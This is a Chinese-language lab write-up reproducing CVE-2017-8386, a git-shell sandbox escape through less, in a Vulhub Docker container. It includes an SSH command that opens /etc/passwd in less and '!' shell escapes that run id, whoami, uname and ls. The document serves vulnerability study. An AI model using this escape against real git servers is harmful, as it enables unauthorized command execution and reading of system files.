郑秀珍(@suz1n)
Git-shell 提供通过 SSH 仅允许受限 git 命令的环境。但在特定版本的 git-shell(如 2.12.2)中,存在可利用 less 命令绕过沙箱并执行系统命令的漏洞(CVE-2017-8386)。
本报告针对该漏洞进行 PoC 并整理过程。
git clone https://github.com/phith0n/vulhub.git
cd vulhub/git/CVE-2017-8386/

• Ubuntu 16.04 基础镜像
• 源码安装 Git 2.12.2
• 安装并运行 OpenSSH 服务器
• 配置 git-shell 环境(创建 git 用户)

docker-compose build
docker-compose up -d
docker ps
• 确认容器已运行(git-shell-cve-2017-8386)
1. 在本地生成并复制 id_rsa.pub
2. 进入容器内部并切换到 git 用户
3. 注册 authorized_keys
docker exec -it git-shell-cve-2017-8386 /bin/bash
chsh -s /bin/bash git
su git
mkdir -p ~/.ssh
chmod 700 ~/.ssh
touch ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
vim ~/.ssh/authorized_keys

apt update
apt install less -y
apt install man-db -y
• 已完成 less、man 软件包安装以执行 PoC
ssh -p 3322 -i id_rsa -t [email protected] "less /etc/passwd"
• 成功进入 less 界面
• 可通过 ! 命令执行系统命令
• !id -> 输出用户 ID、组 ID

• !whoami -> 当前用户(git)
• !uname -a -> 输出系统内核信息
• !ls /home/git -> 输出 git 主目录文件列表
• git-shell 环境限制用户无法执行系统命令。
• 但可通过 `git-upload-archive --help` 命令在内部调用 less。
• less 命令通过 ! 功能支持执行系统 shell 命令。
• 最终可绕过 git-shell 沙箱执行任意命令。
• Insinuator 博客:https://insinuator.net/2017/05/git-shell-bypass-by-abusing-less-cve-2017-8386/
• Vulhub GitHub 仓库:https://github.com/phith0n/vulhub